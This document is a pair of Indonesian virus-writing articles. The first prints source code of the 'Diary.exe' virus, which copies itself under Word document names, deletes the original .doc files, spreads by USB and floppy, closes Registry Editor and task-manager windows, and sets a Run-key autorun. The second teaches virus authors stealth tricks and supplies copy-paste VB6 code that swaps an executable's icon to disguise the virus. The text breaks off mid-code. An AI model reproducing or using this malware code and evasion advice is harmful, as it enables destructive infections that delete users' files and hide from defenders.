- ✓ Semua file MS-Word yang terdeteksi akan diambil namanya, lalu sang virus akan meng-gandakan dirinya menggunakan nama file tsb. Lalu bagaimana dengan file .Doc tersebut?

File tsb akan dihapus/didelete. Algoritma jahat inilah yang merugikan banyak user komputer karena semua file .Docnya telah hilang.

>Berikut cuplikan dari Source Code Diary.Exe :

```

-----Cut Here-----
Private Sub cek(path As String)
On Error Resume Next
If Right(path, 1) <> "\" Then
path = path + "\"

```

```

End If
Set fol = fso.getfolder(path)
Set fil = fol.Files
Set subfol = fol.subfolders
If fso.fileexists(path + "Diary.exe") = True Then
GoTo a
Else
Call copi("Diary.exe", path)
End If
a: For Each fil2 In fil
If fso.getextensionname(fil2.Name) = "doc" Or fso.getextensionname(fil2.Name) = "DOC"
Then
desk1 = Left(fil2.Name, Len(fil2.Name) - 4)
Call copi(desk1 + ".exe", path)
Kill fil2.path
End If
Next
For Each subfols In subfol
cek (subfols.path)
Next
End Sub

```

-----Cut Here-----

-----Cut Here-----

```

Private Sub Timer1_Timer()
On Error Resume Next
Call GetActiveWindowName
tutup
If InStr(tampung, "A:") <> 0 Then
cek ("A:")
End If
cari
If i > 0 Then
For j = 0 To i - 1
If desk(j) <> "" Then
If InStr(tampung, desk2(j)) <> 0 Then
cek (desk2(j))
End If
End If
Next
End If
End Sub

```

-----Cut Here-----

>Algoritma tersebut adalah bagaimana Virus bisa mendeteksi dikala user sedang membuka Removeable Drive (Disket, USB, Dll) dengan mengambil Window Captionnya. Hal ini tidak akan berlaku bila user membukanya di lingkungan DOS (Command Prompt). Dengan cara itu pula virus bisa menggandakan dirinya dan menyebarkannya lewat Floopy Disk atau USB Drive.

>Virus juga akan me-Minimize window-window yang mempunyai string "Registry Editor", "Application Data", "WINDOWS", "WINNT", "Program Files", "Command Prompt", "DOS", "Task",

"Process", "System", "Hijack", dan "Kill". Berikut adalah code dari algoritma tsb :

-----Cut Here-----

```
Private Sub tutup()  
If InStr(tampung, "Registry Editor") <> 0 Or InStr(tampung, "Application Data") <> 0 Or  
InStr(tampung, "WINDOWS") <> 0_  
Or InStr(tampung, "WINNT") <> 0 Or InStr(tampung, "Program Files") <> 0 Or  
InStr(tampung, "Command Prompt") <> 0_  
Or InStr(tampung, "DOS") <> 0 Or InStr(tampung, "Task") <> 0 Or InStr(tampung,  
"Process") <> 0 Or InStr(tampung, "System") <> 0_  
Or InStr(tampung, "Hijack") <> 0 Or InStr(tampung, "Kill") <> 0 Then  
CloseWindow GetForegroundWindow  
End If  
End Sub
```

-----Cut Here-----

>Sebagai Virus pasti Diary.Exe juga memerlukan suatu method Autorun saat komputer Boot. Virus ini menggunakan key di HKLM\Software\Microsoft\Windows\CurrentVersion\Run dengan value NvsSchd dan berisi data %Program Files%\Common Files\System\Explorer.exe.

>Karena ketidaksempurnaan dalam penulisan program, maka virus ini hanya dapat berjalan di sistem operasi Windows XP, 2000 atau 2003. Virus ini berukuran sekitar 60 Kb dan yang telah dikompresi berukuran 20 Kb dengan menggunakan kompresi UPX.

\$API Functions List...

- >GetSystemDirectory
- GetWindowText
- GetDesktopWindow
- GetTopWindow
- CloseWindow
- GetWindowText
- GetForegroundWindow
- FindWindow
- SendMessage

\$Advantages N Disadvantages...

- >Virus berukuran cukup kecil
- >Selain mem-blok akses, juga me-minimize window-window
- >Virus tidak dapat berjalan di Windows 9x dan Me
- >Teknik search file masih menggunakan FSO dan WSH
- >Menghapus file korban

\$End...

>Diary.Exe dapat dikatakan salah satu virus lokal berbahaya karena menghapus file-file MS-Word di Komputer yang terinfeksi. Penyebaran virus ini masih rendah, Media penyebarannya melalui Disket dan USB Drive. Teknik searching file .Doc menggunakan teknik file scripting object. Dan implementasi Key Registry menggunakan teknik Windows Scripting.

Demikian artikel sederhana ini, kurang atau lebihnya saya mohon maaf...

Greetz...

- ❖ Myztx @ Myztx Soft. House.
- ❖ All member of Mail-list : EcHo, Jasakom, Yogyakarta, ITCenter, Virologi, Balihack n the others.
- ❖ Spyro, Vaganci, Yanto, n All my Friends at 01 [2005] n 07 [2004].

Contact...

- ❖ Saran, Kritik, Caci-maki, Dll diharapkan dan ditujukan pada alamat email : new_indo_vx3r@yahoo.com

Author...

- ❖ >Pshv also known as PHmv :D

Implementasi Teknik Stealth Pada Virus



\$> A little Words...

Penulis tidak bertanggung jawab atas kerugian yang ditimbulkan atas penggunaan artikel ini (Use at Your Own Risk).

\$> Start...

Mungkin sebagian (Atau seluruhnya) Vx3r (Pembuat Virus) pasti menemukan suatu permasalahan dalam membuat Virusnya agar susah dihapus atau meminimalisir pendeteksian oleh User ataupun Anti Virus.

Bagaimana sih cara-cara Vx3r itu menyembunyikan Virusnya di komputer korban? Ada beberapa cara yang klasik dan sangat sering dilakukan, Seperti:

1. Merubah nama File Virus menjadi (mirip) File system Windows, contoh RunDll32.exe, Winsys32.exe,dll
2. Menempatkan File Virus di Folder Hidden atau di Folder System Windows.
3. Menghalangi Akses ke Task Manager maupun Tool-tool yang dapat menampilkan proses yang sedang berlangsung. Hal ini lumrah karena virus ingin eksistensinya dipertahankan.
4. Menggunakan nama file yang random atau acak.
5. Menggunakan Ikon yang umum seperti MS-Word, Folder, Setup program, dll.
6. Memblok fasilitas Search.
7. Dan lainnya.

Lalu apa saja kelemahannya? Untuk penggunaan Ikon yang umum hal ini sangat fatal, karena User dapat membedakan antara ikon Default File *.Exe dengan ikon yang dipakai oleh Virus. Sebagai contoh apabila si Virus memakai Ikon MS-Word maka akan terjadi suatu kejanggalan, "Ikonya Word kok ekstensinya Exe?".

Contoh lagi kasus penggunaan nama file random atau acak. Pada hal ini diperlukan suatu penyimpanan dari nama file acak itu, karena pada Trigger Virus jalan dia akan mencari file yang dimaksud. Penyimpanannya pun berupa file ataupun key di registry. Kedua teknik penyimpanan tersebut sama baiknya apabila dilengkapi oleh teknik Enkripsi. Pada suatu Virus yang pernah saya temukan dan analisa, Kangen.E telah menggunakan nama acak dan penyimpanan di suatu file *.sys. Dan file tersebut dibiarkan apa adanya tanpa perlindungan apapun terhadap isinya. Hal ini memudahkan dalam melacak nama trigger virus tsb.

Sebenarnya langkah apa yang harus diambil agar virus kita tak mudah terlacak oleh User? Menurut pandangan saya ada beberapa poin yang sangat penting:

1. Lakukan teknik penggantian Ikon secara langsung (Ekstrak dan ganti), bukan mengandalkan ikon default.
2. Penggantian Filetime maupun FileDate dan ukuran pada file Virus agar tidak mudah ditemukan dengan Search.
3. Gunakan API-Hook dalam melacak tool Proses Viewer, jangan mengandalkan windows Caption karena sudah banyak tool yang tidak memakai window caption lagi.
4. Jika memungkinkan jangan me-launch instan virus dengan cara "shell", karena hal ini dapat berakibat Proses Virus menjadi Parent and Child. Bila sang parent mati maka si child pun akan ikut mati.
5. Selalu gunakan instan virus lain untuk saling melacak keberadaan virus (Anti-Kill process) sehingga virus memungkinkan untuk tetap eksis.

\$> How to...?

Saya menggunakan Bahasa Pemrograman Visual Basic 6.0 dalam mencoba teknik stealth (yang menurut saya) agak baik Serta beberapa referensi Source Code maupun artikel dari Internet.

Teknik ini juga saya coba pada Virus Diary.Exe (V 1.3-1.5) dengan beberapa perubahan.

1. Penggantian ikon

Jika anda pernah menemukan suatu software pengestrak atau pengganti ikon (bahkan keduanya) suatu file, maka kurang lebih hal ini bisa juga diimplementasikan di Virus :D. Contoh algoritmanya :

```
START EXECUTION
|
Copy myself.exe to destination path
|
```

```

Search file yang akan diekstrak ikonnya
|
Ekstrak ikonnya, save to destination path
|
Change myself.exe dengan file ikon (*.Ico)
yang sudah di ekstrak
|
Hapus File ikon apabila sudah tidak digunakan
|
END EXECUTION

```

Saya menggunakan file Shell32.Dll sebagai file yang akan diekstrak Ikonnya, dalam hal ini saya akan memilih ikon Default file *.exe (yang berwarna kotak putih-biru :P). Kira-kira begini source codenya :

(Diperlukan Objek PictureBox dalam Form)

-----Cut Here & Start Copy-Paste from Here-----

```

Sub cariikon(pathcari As String, pathekstrak As String, jenisikon As String, pic2 As
PictureBox)

Dim poin As Long
poin = 1
Dim i As Long
Dim buf(1000) As Double
Dim jum As Integer
jum = 0
Dim jikon As Long
jikon = 0
Dim init As String
init = Chr$(0) & Chr$(0) & Chr$(1) & Chr$(0) & Chr$(1) & Chr$(0) & Chr$(32) & Chr$(32) &
Chr$(0) & Chr$(0) & Chr$(0) & Chr$(0) & Chr$(0) & Chr$(0) & Chr$(168) & Chr$(8) & Chr$(0)
& Chr$(0) & Chr$(22) & Chr$(0) & Chr$(0) & Chr$(0)
Dim strbaca As String
strbaca = Space(2238)
Dim fildat As String
Dim new_dic As String
Dim rs As String
rs = Chr$(0) & Chr$(0) & Chr$(0) & " " & Chr$(0) & Chr$(0) & Chr$(0) & "@"
Dim buff As Double
buff = 1024 ^ 2

Open pathcari For Binary As #1
If LOF(1) > buff Then
fildat = Space(buff)
Else
fildat = Space(LOF(1))
End If
balik:
If poin > LOF(1) Then
GoTo tulis
End If

Get #1, poin, fildat

i = 1
carilagi:
DoEvents

```

```

i = InStr(i + 1, fildat, "(" & rs)
If i > 0 Then
'lst.Add "#" & lst.Count & "#", i + poin - 1
buf(jum) = i + poin - 1
jum = jum + 1
End If

If i + Len(rs) > buff Or i = 0 Then
poin = poin + buff - Len("(" & rs) - 1
GoTo balik
Else
GoTo carilagi
End If

tulis:
Close
Open pathcari For Binary As #1
For poin = 0 To jum - 1
DoEvents
If Right(pathekstrak, 1) <> "\" Then
pathekstrak = pathekstrak & "\"
End If
If poin <> jenisikon Then GoTo lsg
Open pathekstrak & "Ikon.ico" For Output As #2: Close #2
Open pathekstrak & "Ikon.ico" For Binary As #2

'i = lst.Item("#" & poin & "#")
i = buf(poin)
Get #1, i, strbaca
Put #2, 1, init & strbaca & Chr$(255)
Close #2
If ikon(pathekstrak & "Ikon.ico", pic2) = 0 Then
Kill pathekstrak & "Ikon.ico"
End If
DoEvents
lsg: Next poin
Close #1
Close
End Sub

sub ikon(path As String, pic As PictureBox)
On Error GoTo ero
pic.Picture = LoadPicture(path)
ikon = 1
Exit Function
ero:
ikon = 0
Exit Function
End Function

```

-----Cut Here & Start Copy-Paste from Here-----

Prosedur cariikon akan mencari file yang akan diekstrak ikonnya berdasarkan index ikon tersebut. Ikon yang akan dihasilkan masih berukuran 16X16, tetapi hal itu sudah cukup untuk mengelabui User. Perlu diingat bahwa index ikon file *.Exe dalam shell32.Dll untuk tiap versi Windows adalah berbeda. Terutama untuk Windows 9x dan Windows 2k/2003/XP/NT.

Lalu bagaimana kita menukar atau change ikon virus kita dengan file ikon yang sudah diekstrak tsb?

(Referensi Source Code dari Internet, Author :Naveed, neenojee@hotmail.com)

1st. Module:

-----Cut Here & Start Copy-Paste from Here-----

```
Option Explicit
Type DIB_HEADER
    Size           As Long
    Width          As Long
    Height         As Long
    Planes         As Integer
    Bitcount       As Integer
    Reserved       As Long
    ImageSize     As Long
End Type

Type ICON_DIR_ENTRY
    bWidth        As Byte
    bHeight       As Byte
    bColorCount   As Byte
    bReserved     As Byte
    wPlanes       As Integer
    wBitCount     As Integer
    dwBytesInRes  As Long
    dwImageOffset As Long
End Type

Type ICON_DIR
    Reserved      As Integer
    Type          As Integer
    Count         As Integer
End Type

Type DIB_BITS
    Bits()       As Byte
End Type

Public Enum Errors
    FILE_CREATE_FAILED = 1000
    FILE_READ_FAILED
    INVALID_PE_SIGNATURE
    INVALID_ICO
    NO_RESOURCE_TREE
    NO_ICON_BRANCH
    CANT_HACK_HEADERS
End Enum

Public Function ReplaceIcons(Source As String, Dest As String) As Long

    Dim IcoDir As ICON_DIR
    Dim IcoDirEntry As ICON_DIR_ENTRY
    Dim tBits As DIB_BITS
    Dim Icons() As IconDescriptor
    Dim lngRet As Long
    Dim BytesRead As Long
    Dim hSource As Long
    Dim hDest As Long
    Dim ResTree As Long

    hSource = CreateFile(Source, ByVal &H80000000, 0, ByVal 0&, 3, 0, ByVal 0)
    If hSource >= 0 Then
        If Valid_ICO(hSource) Then
            SetFilePointer hSource, 0, 0, 0
            ReadFile hSource, IcoDir, 6, BytesRead, ByVal 0&
            ReadFile hSource, IcoDirEntry, 16, BytesRead, ByVal 0&
            SetFilePointer hSource, IcoDirEntry.dwImageOffset, 0, 0
            ReDim tBits.Bits(IcoDirEntry.dwBytesInRes) As Byte
            ReadFile hSource, tBits.Bits(0), IcoDirEntry.dwBytesInRes, BytesRead, ByVal 0&
            CloseHandle hSource
            hDest = CreateFile(Dest, ByVal (&H80000000 Or &H40000000), 0, ByVal 0&, 3, 0,
ByVal 0)
            If hDest >= 0 Then
                If Valid_PE(hDest) Then
                    ResTree = GetResTreeOffset(hDest)
                End If
            End If
        End If
    End If
    ReplaceIcons = lngRet
End Function
```

```

        If ResTree > 308 Then ' Sanity check
            lngRet = GetIconOffsets(hDest, ResTree, Icons)
            SetFilePointer hDest, Icons(1).Offset, 0, 0
            WriteFile hDest, tBits.Bits(0), UBound(tBits.Bits), BytesRead, ByVal 0&
        Else
            CloseHandle hDest
        End If
    Else
        CloseHandle hDest
    End If
    CloseHandle hDest
Else
    End If
    CloseHandle hSource
End If
Else
End If
ReplaceIcons = 0
Exit Function
End Function
Public Function Valid_ICO(hfile As Long) As Boolean
    Dim tDir          As ICON_DIR
    Dim BytesRead     As Long
    If (hfile > 0) Then
        ReadFile hfile, tDir, Len(tDir), BytesRead, ByVal 0&
        If (tDir.Reserved = 0) And (tDir.Type = 1) And (tDir.Count > 0) Then
            Valid_ICO = True
        Else
            Valid_ICO = False
        End If
    Else
        Valid_ICO = False
    End If
End Function

```

-----Cut Here & Start Copy-Paste from Here-----

2nd. Module

-----Cut Here & Start Copy-Paste from Here-----

```

Option Explicit
Public Type IMAGE_DOS_HEADER
    Magic      As Integer
    cblp      As Integer
    cp        As Integer
    crlc      As Integer
    cparhdr   As Integer
    minalloc  As Integer
    maxalloc  As Integer
    ss        As Integer
    sp        As Integer
    csum      As Integer
    ip        As Integer
    cs        As Integer
    lfarlc    As Integer
    ovno      As Integer
    res(3)    As Integer
    oemid     As Integer
    oeminfo   As Integer
    res2(9)   As Integer
    lfanew    As Long
End Type

Public Type IMAGE_FILE_HEADER
    Machine      As Integer
    NumberOfSections As Integer
    TimeDateStamp As Long
    PointerToSymbolTable As Long
    NumberOfSymbols As Long

```

```

        SizeOfOptionalHeader As Integer
        Characteristics      As Integer
    End Type

    Public Type IMAGE_DATA_DIRECTORY
        DataRVA      As Long
        DataSize     As Long
    End Type

    Public Type IMAGE_OPTIONAL_HEADER
        Magic                As Integer
        MajorLinkVer        As Byte
        MinorLinkVer        As Byte
        CodeSize            As Long
        InitDataSize        As Long
        unInitDataSize      As Long
        EntryPoint          As Long
        CodeBase            As Long
        DataBase            As Long
        ImageBase           As Long
        SectionAlignment    As Long
        FileAlignment       As Long
        MajorOSVer          As Integer
        MinorOSVer          As Integer
        MajorImageVer       As Integer
        MinorImageVer       As Integer
        MajorSSVer          As Integer
        MinorSSVer          As Integer
        Win32Ver            As Long
        ImageSize           As Long
        HeaderSize          As Long
        Checksum            As Long
        Subsystem           As Integer
        DLLChars            As Integer
        StackRes            As Long
        StackCommit         As Long
        HeapReserve         As Long
        HeapCommit          As Long
        LoaderFlags         As Long
        RVAsAndSizes        As Long
        DataEntries(15)    As IMAGE_DATA_DIRECTORY
    End Type

    Public Type IMAGE_SECTION_HEADER
        SectionName(7)     As Byte
        Address             As Long
        VirtualAddress      As Long
        SizeOfData         As Long
        PData               As Long
        PReloc              As Long
        PLineNums           As Long
        RelocCount          As Integer
        LineCount           As Integer
        Characteristics     As Long
    End Type

    Type IMAGE_RESOURCE_DIR
        Characteristics     As Long
        TimeStamp           As Long
        MajorVersion        As Integer
        MinorVersion        As Integer
        NamedEntries        As Integer
        IDEntries           As Integer
    End Type

    Type RESOURCE_DIR_ENTRY
        Name                As Long
        Offset              As Long
    End Type

    Type RESOURCE_DATA_ENTRY

```

```

        Offset           As Long
        Size             As Long
        CodePage         As Long
        Reserved         As Long
End Type

Public Type IconDescriptor
    ID           As Long
    Offset       As Long
    Size         As Long
End Type

Public Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (Destination As Any,
Source As Any, ByVal Length As Long)
Public Declare Function CreateFile Lib "kernel32" Alias "CreateFileA" (ByVal lpFileName
As String, ByVal dwDesiredAccess As Long, ByVal dwShareMode As Long, lpSecurityAttributes
As Any, ByVal dwCreationDisposition As Long, ByVal dwFlagsAndAttributes As Long, ByVal
hTemplateFile As Long) As Long
Public Declare Function ReadFile Lib "kernel32" (ByVal hfile As Long, lpBuffer As Any,
ByVal nNumberOfBytesToRead As Long, lpNumberOfBytesRead As Long, lpOverlapped As Any) As
Long
Public Declare Function WriteFile Lib "kernel32" (ByVal hfile As Long, lpBuffer As Any,
ByVal nNumberOfBytesToWrite As Long, lpNumberOfBytesWritten As Long, lpOverlapped As Any)
As Long
Public Declare Function SetFilePointer Lib "kernel32" (ByVal hfile As Long, ByVal
lDistanceToMove As Long, lpDistanceToMoveHigh As Long, ByVal dwMoveMethod As Long) As
Long
Public Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long

Private SectionAlignment As Long
Private FileAlignment As Long
Private ResSectionRVA As Long
Private ResSectionOffset As Long
Public Function Valid_PE(hfile As Long) As Boolean

    Dim Buffer(12) As Byte
    Dim lngBytesRead As Long
    Dim tDosHeader As IMAGE_DOS_HEADER

    If (hfile > 0) Then
        ReadFile hfile, tDosHeader, ByVal Len(tDosHeader), lngBytesRead, ByVal 0&
        CopyMemory Buffer(0), tDosHeader.Magic, 2
        If (Chr(Buffer(0)) & Chr(Buffer(1)) = "MZ") Then
            SetFilePointer hfile, tDosHeader.lfanew, 0, 0
            ReadFile hfile, Buffer(0), 4, lngBytesRead, ByVal 0&
            If (Chr(Buffer(0)) = "P") And (Chr(Buffer(1)) = "E") And (Buffer(2) = 0) And
(Buffer(3) = 0) Then
                Valid_PE = True
                Exit Function
            End If
        End If
    End If

    Valid_PE = False

End Function
Public Function GetResTreeOffset(hfile As Long) As Long
On Error GoTo ErrHandler:

    Dim tDos As IMAGE_DOS_HEADER
    Dim tFile As IMAGE_FILE_HEADER
    Dim tOptional As IMAGE_OPTIONAL_HEADER
    Dim tSections() As IMAGE_SECTION_HEADER
    Dim BytesRead As Long
    Dim intC As Integer
    Dim TreeFound As Boolean

    TreeFound = False
    If (hfile > 0) Then
        SetFilePointer hfile, 0, 0, 0
        ' Get the offset of the Image File Header

```



```

ReadFile hfile, tDos, Len(tDos), BytesRead, ByVal 0&
SetFilePointer hfile, ByVal tDos.lfanew + 4, 0, 0
' Get the Image File Header and the Image Optional Header
ReadFile hfile, tFile, Len(tFile), BytesRead, ByVal 0&
ReadFile hfile, tOptional, Len(tOptional), BytesRead, ByVal 0&
' Get section headers
ReDim tSections(tFile.NumberOfSections - 1) As IMAGE_SECTION_HEADER
ReadFile hfile, tSections(0), Len(tSections(0)) * tFile.NumberOfSections,
BytesRead, ByVal 0&
' Make sure there is a resource tree in this file
If (tOptional.DataEntries(2).DataSize) Then
' Save section alignment and file alignment of image
SectionAlignment = tOptional.SectionAlignment
FileAlignment = tOptional.FileAlignment
' Determine which section contains the resource tree
For intC = 0 To UBound(tSections)
If (tSections(intC).VirtualAddress <= tOptional.DataEntries(2).DataRVA) _
And ((tSections(intC).VirtualAddress + tSections(intC).SizeOfData) >
tOptional.DataEntries(2).DataRVA) Then
TreeFound = True
' Save RVA and offset of resource section for future calculations
ResSectionRVA = tSections(intC).VirtualAddress
ResSectionOffset = tSections(intC).PData
' Calculate the physical file offset of the resource tree
GetResTreeOffset = tSections(intC).PData +
(tOptional.DataEntries(2).DataRVA - tSections(intC).VirtualAddress)
Exit For
End If
Next intC
If Not TreeFound Then
GetResTreeOffset = -1
End If
Else
GetResTreeOffset = -1
End If
Else
GetResTreeOffset = -1
End If
Exit Function

ErrorHandler:

End Function
Public Function GetIconOffsets(hfile As Long, TreeOffset As Long, Icons() As
IconDescriptor) As Long
On Error GoTo ErrorHandler:

Dim Root As IMAGE_RESOURCE_DIR ' Root node of resource tree
Dim L1Entries() As RESOURCE_DIR_ENTRY ' 1st level of directory entries
Dim L2Root() As IMAGE_RESOURCE_DIR ' Level 2 resource directories
Dim L2Entries() As RESOURCE_DIR_ENTRY ' 2nd level of directory entries
Dim L3Root() As IMAGE_RESOURCE_DIR ' Level 3 resource directories
Dim L3Entries() As RESOURCE_DIR_ENTRY ' 3rd level of directory entries
Dim DataEntries() As RESOURCE_DATA_ENTRY ' Resource data entries
Dim DIB As DIB_HEADER ' Descriptor for icon images
Dim iLvl1 As Integer ' Loop Counter (first level)
Dim iLvl2 As Integer ' Loop Counter (second level)
Dim iLvl3 As Integer ' Loop Counter (third level)
Dim Cursor As Long ' Temp val for setting file pointer
Dim BytesRead As Long ' For ReadFile()
Dim Count As Integer ' Number of icons found

If (hfile > 0) Then
Count = 0
SetFilePointer hfile, ByVal TreeOffset, 0, 0
' Get the root node and begin navigating the resource tree
ReadFile hfile, Root, Len(Root), BytesRead, ByVal 0
ReDim L2Root(Root.NamedEntries + Root.IDEntries) As IMAGE_RESOURCE_DIR
ReDim L1Entries(Root.NamedEntries + Root.IDEntries) As RESOURCE_DIR_ENTRY
' Get first level child nodes
For iLvl1 = 1 To (Root.NamedEntries + Root.IDEntries)

```

```

SetFilePointer hfile, TreeOffset + 8 + (iLvl1 * 8), 0, 0
ReadFile hfile, L1Entries(iLvl1), 8, BytesRead, ByVal 0&
If L1Entries(iLvl1).Name = 3 Then
    ' Jump to level 2 and get directory
    ' Strip high-order byte from offset
    CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
    Cursor = Cursor + TreeOffset
    SetFilePointer hfile, ByVal Cursor, 0, 0
    ReadFile hfile, L2Root(iLvl1), 16, BytesRead, ByVal 0&
    ReDim L3Root(L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries) As
IMAGE_RESOURCE_DIR
    ReDim L2Entries(L2Root(iLvl1).IDEntries + L2Root(iLvl1).NamedEntries) As
RESOURCE_DIR_ENTRY
    For iLvl2 = 1 To (L2Root(iLvl1).IDEntries + L2Root(iLvl1).NamedEntries)
        ' Read second level child nodes
        CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
        Cursor = Cursor + TreeOffset
        SetFilePointer hfile, Cursor + 8 + (iLvl2 * 8), 0, 0
        ReadFile hfile, L2Entries(iLvl2), 8, BytesRead, ByVal 0&
        ' Jump to level 3 and get directory
        CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
        Cursor = Cursor + TreeOffset
        SetFilePointer hfile, ByVal Cursor, 0, 0
        ReadFile hfile, L3Root(iLvl2), 16, BytesRead, ByVal 0&
        ReDim L3Entries(L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries) As
RESOURCE_DIR_ENTRY
        ReDim DataEntries(L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries) As
RESOURCE_DATA_ENTRY
        For iLvl3 = 1 To (L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries)
            ' Read third level child nodes
            CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
            Cursor = Cursor + TreeOffset
            SetFilePointer hfile, (Cursor + 8 + (iLvl3 * 8)), 0, 0
            ReadFile hfile, L3Entries(iLvl3), 8, BytesRead, ByVal 0&
            ' Jump to IMAGE_DATA_ENTRY and get RVA of IconDir structure
            SetFilePointer hfile, TreeOffset + (L3Entries(iLvl3).Offset), 0, 0
            ReadFile hfile, DataEntries(iLvl3), 16, BytesRead, ByVal 0&
            ' Convert RVA of IconDir structure to file offset and store
            Count = Count + 1
            ReDim Preserve Icons(Count) As IconDescriptor
            Icons(Count).Offset = RVA_to_Offset(DataEntries(iLvl3).Offset)
            ' Store ID of icon resource
            Icons(Count).ID = L2Entries(iLvl2).Name
            ' Store Size of icon resource
            SetFilePointer hfile, Icons(Count).Offset, 0, 0
            ReadFile hfile, DIB, ByVal Len(DIB), BytesRead, ByVal 0&
            Icons(Count).Size = DIB.ImageSize + 40
        Next iLvl3
    Next iLvl2
End If
Next iLvl1
Else
    Count = 0
End If

' Return the number of icons found
GetIconOffsets = Count
Exit Function

```

ErrorHandler:

End Function

```

Public Function HackDirectories(hfile As Long, ResTree As Long, DIBOffset As Long, _
    DIBAttrib As ICON_DIR_ENTRY) As Boolean

```

On Error GoTo ErrorHandler:

```

Dim Cursor          As Long          ' File pointer position
Dim Root            As IMAGE_RESOURCE_DIR ' Root node of res tree
Dim L1Entries()    As RESOURCE_DIR_ENTRY ' First-level child nodes
Dim L2Root()       As IMAGE_RESOURCE_DIR ' Second-level root nodes
Dim L2Entries()    As RESOURCE_DIR_ENTRY ' Second-level child nodes

```

```

Dim L3Root()      As IMAGE_RESOURCE_DIR      ' Third-level root nodes
Dim L3Entries()  As RESOURCE_DIR_ENTRY      ' Third-level child nodes
Dim DataEntries() As RESOURCE_DATA_ENTRY    ' IMAGE_RESOURCE_DATA_ENTRY structs
Dim IcoDir       As ICON_DIR                ' IconDirectory in EXE
Dim iLvl1        As Integer                 ' Loop Counter (first level)
Dim iLvl2        As Integer                 ' Loop Counter (second level)
Dim iLvl3        As Integer                 ' Loop Counter (third level)
Dim intC         As Integer                 ' Loop Counter (general)
Dim BytesRead    As Long                    ' Returned by Read/WriteFile API's

If (hfile >= 0) Then
    ' Convert DIBOffset to an RVA (needed for RESOURCE_DATA_ENTRY structures)
    DIBOffset = Offset_to_RVA(DIBOffset)
    SetFilePointer hfile, ByVal ResTree, 0, 0
    ReadFile hfile, Root, Len(Root), BytesRead, ByVal 0&
    ReDim L1Entries(Root.NamedEntries + Root.IDEntries) As RESOURCE_DIR_ENTRY
    ReDim L2Root(Root.NamedEntries + Root.IDEntries) As IMAGE_RESOURCE_DIR
    ' Loop through first-level child nodes and find RT_GROUP_ICON branch
    For iLvl1 = 1 To (Root.NamedEntries + Root.IDEntries)
        SetFilePointer hfile, ResTree + 8 + (iLvl1 * 8), 0, 0
        ReadFile hfile, L1Entries(iLvl1), 8, BytesRead, ByVal 0&
        If L1Entries(iLvl1).Name = &HE Then
            ' RT_GROUP_ICON branch found
            CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
            Cursor = Cursor + ResTree
            SetFilePointer hfile, Cursor, 0, 0
            ' Read second-level directory
            ReadFile hfile, L2Root(iLvl1), 16, BytesRead, ByVal 0&
            ReDim L2Entries(L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries) As
RESOURCE_DIR_ENTRY
            ReDim L3Root(L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries) As
IMAGE_RESOURCE_DIR
            For iLvl2 = 1 To (L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries)
                CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
                Cursor = Cursor + ResTree
                SetFilePointer hfile, Cursor + 8 + (iLvl2 * 8), 0, 0
                ReadFile hfile, L2Entries(iLvl2), 8, BytesRead, ByVal 0&
                CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
                Cursor = Cursor + ResTree
                SetFilePointer hfile, Cursor, 0, 0
                ' Read thrid-level directory
                ReadFile hfile, L3Root(iLvl2), 16, BytesRead, ByVal 0&
                ReDim L3Entries(L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries) As
RESOURCE_DIR_ENTRY
                For iLvl3 = 1 To (L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries)
                    ' Read third-level child nodes
                    CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
                    Cursor = Cursor + ResTree + 8 + (iLvl3 * 8)
                    SetFilePointer hfile, Cursor, 0, 0
                    ReadFile hfile, L3Entries(iLvl3), 8, BytesRead, ByVal 0&
                    ' Jump to RESOURCE_DATA_ENTRY
                    CopyMemory Cursor, L3Entries(iLvl3).Offset, 3
                    Cursor = Cursor + ResTree
                    SetFilePointer hfile, Cursor, 0, 0
                    ReDim Preserve DataEntries(iLvl3) As RESOURCE_DATA_ENTRY
                    ReadFile hfile, DataEntries(iLvl3), 16, BytesRead, ByVal 0&
                    ' Jump to and read ICON_DIR structure
                    Cursor = RVA_to_Offset(DataEntries(iLvl3).Offset)
                    SetFilePointer hfile, Cursor, 0, 0
                    ReadFile hfile, IcoDir, 6, BytesRead, ByVal 0&
                    For intC = 1 To IcoDir.Count
                        WriteFile hfile, DIBAttrib, Len(DIBAttrib) - 4, BytesRead, ByVal 0&
                        SetFilePointer hfile, 2, 0, 1
                    Next intC
                Next iLvl3
            Next iLvl2
        ElseIf L1Entries(iLvl1).Name = 3 Then
            CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
            Cursor = Cursor + ResTree
            SetFilePointer hfile, ByVal Cursor, 0, 0
            ' Read second-level directory

```

```

        ReadFile hfile, L2Root(iLvl1), 16, BytesRead, ByVal 0&
        ReDim L2Entries(L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries) As
RESOURCE_DIR_ENTRY
        ReDim L3Root(L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries) As
IMAGE_RESOURCE_DIR
        For iLvl2 = 1 To (L2Root(iLvl1).NamedEntries + L2Root(iLvl1).IDEntries)
            CopyMemory Cursor, L1Entries(iLvl1).Offset, 3
            Cursor = Cursor + ResTree
            SetFilePointer hfile, Cursor + 8 + (iLvl2 * 8), 0, 0
            ReadFile hfile, L2Entries(iLvl2), 8, BytesRead, ByVal 0&
            CopyMemory Cursor, L2Entries(iLvl2).Offset, 3
            Cursor = Cursor + ResTree
            SetFilePointer hfile, Cursor, 0, 0
            ' Read third-level directory
            ReadFile hfile, L3Root(iLvl2), 16, BytesRead, ByVal 0&
            ReDim L3Entries(L3Root(iLvl2).NamedEntries + L3Root(iLvl2).IDEntries) As
